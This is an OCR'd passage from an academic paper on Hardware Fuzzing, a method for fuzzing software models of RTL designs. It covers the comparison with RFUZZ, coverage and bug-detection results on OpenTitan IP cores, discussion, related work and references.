


Figure 11: **Hardware Fuzzing vs. CRV.** Run times for both Hardware Fuzzing (A) and CRV (B) to achieve ≈ full FSM coverage of various digital lock (Fig. 6) designs—i.e., time to unlock the lock—using the testbench architectures shown in Fig. 7. Run times are averaged across 20 trials for each lock design—defined by a (# states, code width) pair—and DV method combination. Across these designs, Hardware Fuzzing achieves full FSM coverage faster than traditional CRV approaches, by over two orders of magnitude.

For each core, we use the same `RFUZZ`-generated test harness across both approaches, but use different fuzzing mechanisms, as highlighted in Fig. 1. Specifically, `RFUZZ` uses a custom fuzzer (very similar to AFL[12]) that directly measures RTL coverage using Verilog-level instrumentation, while our (Hardware Fuzzing) approach uses a software fuzzer (i.e., AFL) that measures RTL coverage using HSB-level instrumentation.

Since RFUZZ provides a command-line option to seed the fuzzer with zero-level input signals for a provided number of clock cycles, we perform several microbenchmarks to compare the effects of varying this parameter across both fuzzing setups. Specifically, for each core, we perform five trials with both fuzzing techniques, using seed inputs that translate to holding all DUT input signals at a logical zero for one, three, and five clock cycles, and compare the results. To measure our worst case performance vs. `RFUZZ`, we select the *best-case* `RFUZZ` results (i.e., highest coverage across all trials), and compare them with the *worst-case* Hardware Fuzzing results (i.e., lowest coverage across all trials). Our results are plotted in Fig. 12. After 24 hours of fuzzing, across all cores and seeds, the average HDL line coverage improvement using our Hardware Fuzzing approach over `RFUZZ` was 26.70%, while the minimum and maximum improvements are 14.82% and 42.64%, respectively. Lastly, we apply the Mann-Whitney U test (with 0.05 significance level) between all fuzzing trials across all cores, and observe p-values less than 0.05.

6.2 Fuzzing OpenTitan IP

To address the last question—*How does Hardware Fuzzing perform in practice on commercial-grade hardware?*—we fuzz five IP blocks from Google's OpenTitan silicon root-of-trust SoC [44], including the: AES, HMAC, KMAC, RISC-V Timer, and Alert Handler cores. While each core performs different functions,[9] they all conform to the OpenTitan *Comportability Specification* [17], implying **they are all controlled via reads and writes to memory-mapped registers over a TL-UL bus**. By adhering to a uniform bus protocol, we are able to re-use a generic fuzzing harness (Fig. 13), facilitating the deployability of our approach. Below, we highlight the functionality of each IP core. Additionally, in Table 2, we report the complexity of each IP core in both the hardware and software domains, in terms of Lines of Code (LOC), number of basic blocks, and number of SVAs provided in each core's HDL. Software models of each hardware design are produced using Verilator, as we describe in §3.1.

Table 2: OpenTitan IP Core Complexity in HW and SW Domains.

IP Core	HW LOC	SW LOC	# Basic Blocks*	# SVAs†
AES	4,562	38,036	3,414	53
Alert Handler	4,198	16,260	2,920	34
HMAC	2,695	18,005	1,764	30
KMAC	4,585	119,297	6,996	44
RV Timer	677	3,111	290	8

* # of basic blocks in compiled software model with O3 optimization.
† # of SystemVerilog Assertions included in IP HDL at time of writing.

6.2.1 Fuzzing OpenTitan IP with Empty Seeds

Unlike most software applications that are fuzzed [61], we observe that software models of hardware are quite small (Table 2). So, we decided to experiment fuzzing OpenTitan

[9] For more information on the functionalities of each OpenTitan IP block, see https://docs.opentitan.org/hw/ip/.




Figure 12: **Hardware Fuzzing vs. RFUZZ.** We fuzz eight different hardware designs, including an FFT accelerator, RISC-V CPUs, and TileLink peripherals, with our Hardware Fuzzing approach vs. RFUZZ [39] (Fig. 1), using input seeds that provide zero-level input signals to the DUTs for one, three, and five clock cycles. Across all cores and input seed configurations, our approach yields 26.70% better HDL coverage on average (than `RFUZZ`) after 24 hours of fuzzing.

cores using a single empty seed file as starting input, this time for only one hour. We plot the results of this experiment in Fig. 14. After only one hour of fuzzing with no proper starting seeds, we achieve over 83% HDL line coverage across AES, Alert Handler, HMAC, and RV Timer cores, and over 65% coverage of the KMAC core.

6.2.2 Fuzzing for Bugs in OpenTitan IPs

While coverage is an important metric, the ultimate goal of fuzzing hardware is to automatically uncover bugs, before they percolate into fabricated silicon. Therefore, in our final evaluation, we demonstrate the effectiveness of Hardware Fuzzing at finding five RTL bugs, one in each OpenTitan IP block we study. Specifically, in the AES, Alert Handler, HMAC, and RV Timer IPs, we implant four of the same synthetic bugs used in the Hack@DAC competition [20], and




Figure 13: **OpenTitan HSB Architecture.** A software fuzzer learns to generate fuzzing *instructions* (Fig. 4)—from `.hwf` seed files—based on a hardware fuzzing grammar (§4.1.2). It pipes these instructions to `stdin` where a generic C++ fuzzing harness fetches/decodes them, and performs the corresponding TileLink bus operations to drive the DUT. SVAs are evaluated during execution of the HSB, and produce a program crash (if violated), that is caught and reported by the software fuzzer.




Figure 14: **Coverage vs. Time Fuzzing with Empty Seeds.** Fuzzing five OpenTitan [44] IP cores for one hour, seeding the fuzzer with an empty file in each case, yields over 83% HDL line coverage in three out of four designs.

for the KMAC IP, we attempt to re-detect a bug found in the wild, that was reported on the OpenTitan public GitHub (Issue #6408).[10] Across all IPs, we craft generic SVAs to produce HSB crashes upon encountering out-of-spec hardware behaviors. These include SVAs to check FSM transitions, lock registers, and other functional behaviors of an IP. In Table 3, we describe the bugs in each IP, and for each IP except the KMAC,[11] we list the corresponding Hack@DAC bug number [20]. Additionally, in Table 3, we list the time it took our fuzzer to detect each bug when seeded with a set of inputs that simply resets and initializes each DUT to perform its prescribed tasks. Namely, for the AES, our seed configures the device to operate in CTR mode, for the Alert Handler, our seed does nothing after resetting the device, for the HMAC, our seed configures the device to perform SHA256 hashes, for the KMAC, our seed configures the device to perform KMAC operations in cSHAKE hashing mode, and lastly, for the RV

[10] https://github.com/lowRISC/opentitan/issues/6408

[11] The KMAC bug was not a Hack@DAC bug that was intentionally implanted, rather, it was a *real* bug. See link above.

Table 3: Hardware Fuzzing RTL Bug Discovery Times.

IP	Bug Description	Hack@DAC Bug #	Discovery Time (s)
AES	FSM bug causes DoS.	18	65.1
Alert Handler	Lock writable by software.	4	396.5
HMAC	Incorrect padding produces insecure hash.	19	46.9
KMAC	FSM bug skips entropy state refresh.	N/A[11]	35548
RV Timer	Faulty logic causes inaccurate time interrupt tick.	15	5.1

Timer, our seed arms the timer. Across each core we study, we are able to detect four out of five bugs in less than 10 minutes, and all bugs in less than 10 hours, with initialization seeds that are orders-of-magnitude less complex than conventional dynamic verification testbenches.

7 Discussion

Detecting Bugs During Fuzzing. The focus of Hardware Fuzzing is to provide a scalable yet flexible solution for integrating CDG with hardware simulation. However, *test generation* and *hardware simulation* comprise only two-thirds of the hardware verification process (§2.1). The final, and arguably most important, step is detecting incorrect hardware behavior, i.e., *test evaluation* in §2.1.3. For this there are two approaches: 1) invariant checking and 2) (gold) model checking. In both cases, we trigger HSB crashes upon detecting incorrect hardware behavior, which software fuzzers log. For invariant checks, we use SVAs that send the HSB process the `SIGABRT` signal upon assertion violation (demonstrated in §6.2.2). Likewise, for gold model checking testbenches any mismatches between models results in a `SIGABRT`.

Developing Additional Bus Protocols. To provide a design-agnostic interface to fuzz RTL hardware, we develop a design-agnostic testbench harness (Fig. 13). Our harness decodes fuzzer-generated tests using a bus-specific grammar (§4.1.2), and produces corresponding TL-UL bus transactions that drive a DUT. In our current implementation, our generic testbench harness conforms to the TL-UL bus protocol [29]. As a result, we can fuzz any IP core that speaks the same bus protocol (e.g., all OpenTitan cores [44]). To fuzz cores that speak other bus protocols (e.g., Wishbone, AMBA, Avalon, etc.), users can simply write a new harness for the bus they wish to support.

Writing a new bus harness requires developing an API with two (or more) functions that represent possible bus transactions that the fuzzing harness (testbench) can initiate. These functions toggle the bus interface signals in the correct order, to complete a bus transaction, e.g., reading/writing to/from a specific address. For the TL-UL bus protocol we study, only a *read* (*Get* in TL-UL terms) and *write* (*Put* in TL-UL terms) function are required. Implementing these functions took 380 lines of C++ code (including supporting debug code). For more details on how to implement your own fuzzing harness based off our TL-UL harness, we refer you to our open-source codebase.

Hardware without a Bus Interface. For hardware designs that perform I/O over a generic set of ports that do not conform to any bus protocol, we provide a generic testbench harness that maps fuzzer-generated input files across spatial and temporal domains by interpreting each fuzzer-generated file as a sequence of DUT inputs (Algo. 1). We demonstrate this Hardware Fuzzing configuration when fuzzing various digital locks (Fig. 7B) and the RFUZZ cores (Fig. 12). Specifically, RFUZZ automatically generates a testbench harness for each DUT that takes as input a byte array each clock cycle, and maps the bits in the array to the inputs of the DUT. Our generic testbench harness then wraps the RFUZZ-generated testbench, reading input bytes generated by the fuzzer, and routing them directly to the (auto-generated) RFUZZ testbench byte array.

Note, if any DUT inputs require structural dependencies, we recommend developing a grammar and corresponding testbench—similar to our bus-specific grammar (§4.1.2)—to aid the fuzzer in generating valid test cases. Designers can use the lessons in this paper to guide their core-specific grammar designs.

Limitations. While Hardware Fuzzing is both efficient and design-agnostic, there are some limitations. First, unlike software, there is no notion of a *hardware sanitizer*, that can add safeguards against generic classes of hardware bugs for the fuzzer to sniff out. While we envision hardware sanitizers being a future active research area, for now, DV engineers must create invariants or gold models to check design behavior against for the fuzzer to find crashing inputs. Second, there is no notion of analog behavior in RTL hardware, let alone in translated software models. In its current implementation, Hardware Fuzzing is not effective against detecting side-channel vulnerabilities that rely on information transmission/leakage through analog domains.

8 Related Work

There are two categories of prior CDG approaches: 1) design-agnostic and 2) design-specific.

Design-Agnostic. Laeufer *et al.* 's `RFUZZ` [39] is the most relevant prior work, which attempts to build a full-fledged design-agnostic RTL fuzzer. To achieve their goal, they propose a new RTL coverage metric—*mux toggle coverage*—that measures if the control signal to a 2:1 multiplexer expresses both states (0 and 1). Like our approach, they use a fuzzer very similar to AFL.[12] Unlike our approach, they instrument

[12] According to their GitHub repository, the RFUZZ fuzzer, called *kfuzz*, is mostly a re-implementation of AFL in the Rust programming language [38].

the RTL directly, by injecting additional HDL into the design. Unfortunately, this has two drawbacks. First, to instrument the RTL for coverage tracing, the authors of RFUZZ develop a custom optimization pass on top of the FIRRTL compiler. However, the FIRRTL compiler, takes as input FIRRTL code, and translates it to Verilog. This implies that their coverage-tracing instrumentation tooling is only compatible with hardware designs described in FIRRTL, or an HDL that is easily translated to FIRRTL, e.g., Chisel.[13] Unfortunately, translating (System)Verilog designs to FIRRTL is non-trivial, and experimental at best [8]. Second, RFUZZ requires some designs be modified to have reset times on the order of one to two clock cycles, since designs must be reset between test executions, and slow resets can lead to poor fuzzing performance.

Similarly, Gent *et al.* [22] also propose an automatic test pattern generator based on custom coverage coverage monitors injected into the RTL. However, given their coverage tracing methods, Laeufer *et al.* [39] question the scalability of their approach to larger designs.

Design-Specific. Unlike the *design-agnostic* approaches, several researchers propose CDG techniques exclusively for processors. Zhang *et al.* [92] propose Coppelia, a tool that uses a custom symbolic execution engine (built on top of KLEE [9]) on software models of the RTL. Coppelia's goal is to target specific security-critical properties of processors; Hardware Fuzzing enables combining such static methods with fuzzing (i.e., concolic execution [66]) for free, overcoming the limits of symbolic execution alone. Hur *et al.* [28] propose DIFUZZRTL that combines RFUZZ with golden model checking to find bugs in CPUs. However, Hardware Fuzzing produces better coverage than RFUZZ (§6.1), and can be combined with invariant *or* with golden model checking to detect bugs. Lastly, two other processor-specific CDG approaches are Squillero's *MicroGP* [65] and Bose *et al.* 's [6] that use a genetic algorithms to generate random assembly programs that maximize RTL code coverage of a processor. Unlike Hardware Fuzzing, these approaches require custom DUT-specific grammars to build assembly programs from.

9 Conclusion

Hardware Fuzzing is an effective solution to CDG for hardware DV. Unlike prior work, we take advantage of feature-rich software testing methodologies and tools, to solve a long-standing problem in hardware DV. To make our approach attractive to DV practitioners, we solve several key deployability challenges, including developing generic interfaces (grammar & testbench) to fuzz RTL in a design-agnostic manner. Using our generic grammar and testbench, we show that our Hardware Fuzzing approach can achieve over 83% HDL code coverage across four of the five OpenTitan IPs we study in only one hour, with no knowledge of the DUT design or implementation. Moreover, we demonstrate that approach can also detect various real and implanted bugs in the same designs, in less than 10 hours. Finally, compared to standard dynamic verification practices and prior RTL fuzzing techniques [39], with Hardware Fuzzing, we achieve over two orders-of-magnitude and 26.70% coverage convergence improvements, respectively.

[13] This is further confirmed by reviewing their GitHub project [38], which only contains hardware designs written in FIRRTL.

Acknowledgment

We thank Scott Johnson, Srikrishna Iyer, Rupert Swarbrick, Pirmin Vogel, Philipp Wagner, and other members of the OpenTitan project for their technical expertise that enabled us to demonstrate our approach on OpenTitan silicon IP.

The work reported in this paper was partially supported by the National Science Foundation under Grant CNS-1646130, the Army Research Office under Grant W911NF-21-1-0057, and the Defense Advanced Research Projects Agency. The content of the information does not necessarily reflect the position or the policy of the Government, and no official endorsement should be inferred. Approved for public release; distribution is unlimited.

References

[1] Accellera. Universal Verification Methodology (UVM). https://www.accellera.org/downloads/standards/uvm.

[2] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. NAUTILUS: Fishing for deep bugs with grammars. In *Network and Distributed Systems Security Symposium (NDSS)*, 2019.

[3] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[4] Jonathan Bachrach, Huy Vo, Brian Richards, Yunsup Lee, Andrew Waterman, Rimas Avižienis, John Wawrzynek, and Krste Asanović. Chisel: constructing hardware in a scala embedded language. In *Design Automation Conference (DAC)*. IEEE, 2012.

[5] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[6] Mrinal Bose, Jongshin Shin, Elizabeth M Rudnick, Todd Dukes, and Magdy Abadir. A genetic approach to automatic bias generation for biased random instruction generation. In *Proceedings of the Congress on Evolutionary Computation*. IEEE, 2001.

[7] Ella Bounimova, Patrice Godefroid, and David Molnar. Billions and billions of constraints: Whitebox fuzz testing in production. In *2013 35th International Conference on Software Engineering (ICSE)*. IEEE, 2013.

[8] Jean Bruant, Pierre-Henri Horrein, Olivier Muller, Tristan Groleat, and Frédéric Pétrot. (system) verilog to chisel translation for faster hardware design. In *International Workshop on Rapid System Prototyping (RSP)*. IEEE, 2020.

[9] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2008.

[10] Cadence Design Systems. Xcelium Logic Simulation. https://www.cadence.com/en_US/home/tools/system-design-and-verification/simulation-and-testbench-verification/xcelium-simulator.html.

[11] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking data on meltdown-resistant CPUs. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[12] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *IEEE Symposium on Security and Privacy (S&P)*, 2012.

[13] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[14] Tianshi Chen, Zidong Du, Ninghui Sun, Jia Wang, Chengyong Wu, Yunji Chen, and Olivier Temam. Diannao: A small-footprint high-throughput accelerator for ubiquitous machine-learning. *ACM SIGARCH Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2014.

[15] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. *ACM SIGPLAN International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2011.

[16] Marek Cieplucha. Metric-driven verification methodology with regression management. *Journal of Electronic Testing*, 2019.

[17] lowRISC Contributors. OpenTitan: Comportability Definition and Specification, November 2020. https://docs.opentitan.org/doc/rm/comportability_specification/.

[18] MITRE Corporation. Cve details: Intel: Vulnerability statistics, August 2019. https://www.cvedetails.com/vendor/238/Intel.html.

[19] Robert H Dennard, Fritz H Gaensslen, V Leo Rideout, Ernest Bassous, and Andre R LeBlanc. Design of ion-implanted mosfet's with very small physical dimensions. *IEEE Journal of Solid-State Circuits*, 1974.

[20] Ghada Dessouky, David Gens, Patrick Haney, Garrett Persyn, Arun Kanuparthi, Hareesh Khattri, Jason M Fung, Ahmad-Reza Sadeghi, and Jeyavijayan Rajendran. Hardfails: Insights into software-exploitable hardware bugs. In *USENIX Security Symposium*, 2019.

[21] Shai Fine and Avi Ziv. Coverage directed test generation for functional verification using bayesian networks. In *the 40th annual Design Automation Conference (DAC)*, 2003.

[22] Kelson Gent and Michael S Hsiao. Fast multi-level test generation at the rtl. In *2016 IEEE Computer Society Annual Symposium on VLSI (ISVLSI)*, 2016.

[23] Patrice Godefroid, Michael Y Levin, and David Molnar. SAGE: whitebox fuzzing for security testing. *Queue*, 2012.

[24] Onur Guzey and Li-C Wang. Coverage-directed test generation through automatic constraint extraction. In *IEEE International High Level Design Validation and Test Workshop (HLDVT)*, 2007.

[25] Rehan Hameed, Wajahat Qadeer, Megan Wachs, Omid Azizi, Alex Solomatnikov, Benjamin C Lee, Stephen Richardson, Christos Kozyrakis, and Mark Horowitz. Understanding sources of inefficiency in general-purpose chips. In *the 37th annual International Symposium on Computer Architecture (ISCA)*, 2010.

[26] Jesse Hertz and Tim Newsham. ProjectTriforce: AFL/QEMU fuzzing with full-system emulation. https://github.com/nccgroup/TriforceAFL.

[27] Heqing Huang, Peisen Yao, Rongxin Wu, Qingkai Shi, and Charles Zhang. PANGOLIN: Incremental hybrid fuzzing with polyhedral path abstraction. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[28] Jaewon Hur, Suhwan Song, Dongup Kwon, Eunjin Baek, Jangwoo Kim, and Byoungyoung Lee. DIFUZZRTL: Differential fuzz testing to find cpu bugs. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[29] SiFive Inc. SiFive: TileLink Specification, November 2020. Version 1.8.0.

[30] Charalambos Ioannides, Geoff Barrett, and Kerstin Eder. Introducing xcs to coverage directed test generation. In *IEEE International High Level Design Validation and Test Workshop (HLDVT)*, 2011.

[31] James Johnson. gramfuzz. https://github.com/d0c-s4vage/gramfuzz.

[32] Jing-Yang Jou and Chien-Nan Jimmy Liu. Coverage analysis techniques for hdl design validation. *Proceedings of Asia Pacific CHip Design Languages*, 1999.

[33] Norman Jouppi, Cliff Young, Nishant Patil, and David Patterson. Motivation for and evaluation of the first tensor processing unit. *IEEE Micro*, 2018.

[34] Simon Kagstrom. kcov. https://github.com/SimonKagstrom/kcov.

[35] Roope Kaivola, Rajnish Ghughal, Naren Narasimhan, Amber Telfer, Jesse Whittemore, Sudhindra Pandav, Anna Slobodová, Christopher Taylor, Vladimir Frolov, Erik Reeber, et al. Replacing testing with formal verification in intel core i7 processor execution engine validation. In *International Conference on Computer Aided Verification (CAV)*. Springer, 2009.

[36] Tae Kim. Intel's alleged security flaw could cost chipmaker a lot of money, Bernstein says. https://www.cnbc.com/2018/01/03/intels-alleged-security-flaw-could-cost-chipmaker-a-lot-of-money-bernstein.html.

[37] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[38] Kevin Laeufer. rfuzz: coverage-directed fuzzing for rtl research platform. https://github.com/ekiwi/rfuzz.

[39] Kevin Laeufer, Jack Koenig, Donggyu Kim, Jonathan Bachrach, and Koushik Sen. RFUZZ: coverage-directed fuzz testing of RTL on FPGAs. In *IEEE/ACM International Conference on Computer-Aided Design (ICCAD)*. IEEE, 2018.

[40] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis and transformation. In *International Symposium on Code Generation and Optimization (CGO)*, San Jose, CA, USA, 2004.

[41] Patrick S Li, Adam M Izraelevitz, and Jonathan Bachrach. Specification for the FIRRTL language. *EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2016-9*, 2016.

[42] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security'18)*, 2018.

[43] LLVM Project. libFuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html.

[44] lowRISC. Opentitan. https://opentitan.org/.

[45] Ikuo Magaki, Moein Khazraee, Luis Vega Gutierrez, and Michael Bedford Taylor. ASIC clouds: Specializing the datacenter. In *2016 ACM/IEEE 43rd Annual International Symposium on Computer Architecture (ISCA)*, pages 178–190. IEEE, 2016.

[46] Mentor Graphics. ModelSim. https://www.mentor.com/products/fv/modelsim/.

[47] Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL: TPM meets Timing and Lattice Attacks. In *29th USENIX Security Symposium (USENIX Security'20)*, 2020.

[48] Gordon E Moore. Cramming more components onto integrated circuits, 1965.

[49] Mozilla Security. Dharma: A generation-based, context-free grammar fuzzer. https://www.overleaf.com/project/5e163844e63c070001079faa.

[50] Stefan Nagy and Matthew Hicks. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *Symposium on Security and Privacy (S&P)*. IEEE, 2019.

[51] Tony Nowatzki, Vinay Gangadhan, Karthikeyan Sankaralingam, and Greg Wright. Pushing the limits of accelerator efficiency while retaining programmability. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2016.

[52] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. ParmeSan: Sanitizer-guided greybox fuzzing. In *USENIX Security Symposium*, 2020.

[53] Vern Paxson, Will Estes, and John Millaway. Lexical analysis with flex. *University of California*, 2007.

[54] Peach Tech. Peach Fuzzing Platform. https://www.peach.tech/products/peach-fuzzer/.

[55] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[56] Andrew Piziali. *Functional verification coverage measurement and analysis*. Springer Science & Business Media, 2007.

[57] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware evolutionary fuzzing. In *Network and Distributed Systems Security Symposium (NDSS)*, 2017.

[58] UC Berkeley Architecture Research. Pipelined FFT. https://github.com/ucb-art/fft.

[59] UC Berkeley Architecture Research. RISC-V Sodor. https://github.com/ucb-bar/riscv-sodor.

[60] Kosta Serebryany. Continuous fuzzing with libfuzzer and addresssanitizer. In *Cybersecurity Development (SecDev)*. IEEE, 2016.

[61] Kostya Serebryany. OSS-Fuzz - google's continuous fuzzing service for open source software. In *USENIX Security Symposium*, 2017.

[62] Sophia Shao and Emma Wang. Die photo analysis. http://vlsiarch.eecs.harvard.edu/research/accelerators/die-photo-analysis/.

[63] SiFive. SiFive Blocks. https://github.com/sifive/sifive-blocks.

[64] Wilson Snyder. verilator. https://www.veripool.org/wiki/verilator.

[65] Giovanni Squillero. Microgp—an evolutionary assembly program generator. *Genetic Programming and Evolvable Machines*, 2005.

[66] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Network and Distributed Systems Security Symposium (NDSS)*, 2016.

[67] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[68] Robert Swiecki. honggfuzz. https://honggfuzz.dev/.

[69] Synopsys. VCS. https://www.synopsys.com/verification/simulation/vcs.html.

[70] Serdar Tasiran and Kurt Keutzer. Coverage metrics for functional validation of hardware designs. *IEEE Design & Test of Computers*, 2001.

[71] Jake Taylor. Kaze: an HDL embedded in Rust, November 2020. https://docs.rs/kaze/0.1.13/kaze/.

[72] Marat Teplitsky, Amit Metodi, and Raz Azaria. Coverage driven distribution of constrained random stimuli. In *Proceedings of the Design and Verification Conference (DVCon)*, 2015.

[73] The GNU Project. Bison. https://www.gnu.org/software/bison/.

[74] Timothy Trippel, Kang G. Shin, Kevin B. Bush, and Matthew Hicks. Bomberman: Defining and defeating hardware ticking timebombs at design-time. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[75] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *27th USENIX Security Symposium (USENIX Security'18)*, 2018.

[76] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[77] Potential Ventures. cocotb. https://github.com/cocotb/cocotb.

[78] Martin Vuagnoux. Autodaf´e: an act of software torture. http://autodafe.sourceforge.net/tutorial/index.html.

[79] Dmitry Vyukov. syzkaller. https://github.com/google/syzkaller.

[80] Fanchao Wang, Hanbin Zhu, Pranjay Popli, Yao Xiao, Paul Bodgan, and Shahin Nazarian. Accelerating coverage directed test generation for functional verification: A neural network-based framework. In *Proceedings of the Great Lakes Symposium on VLSI*, 2018.

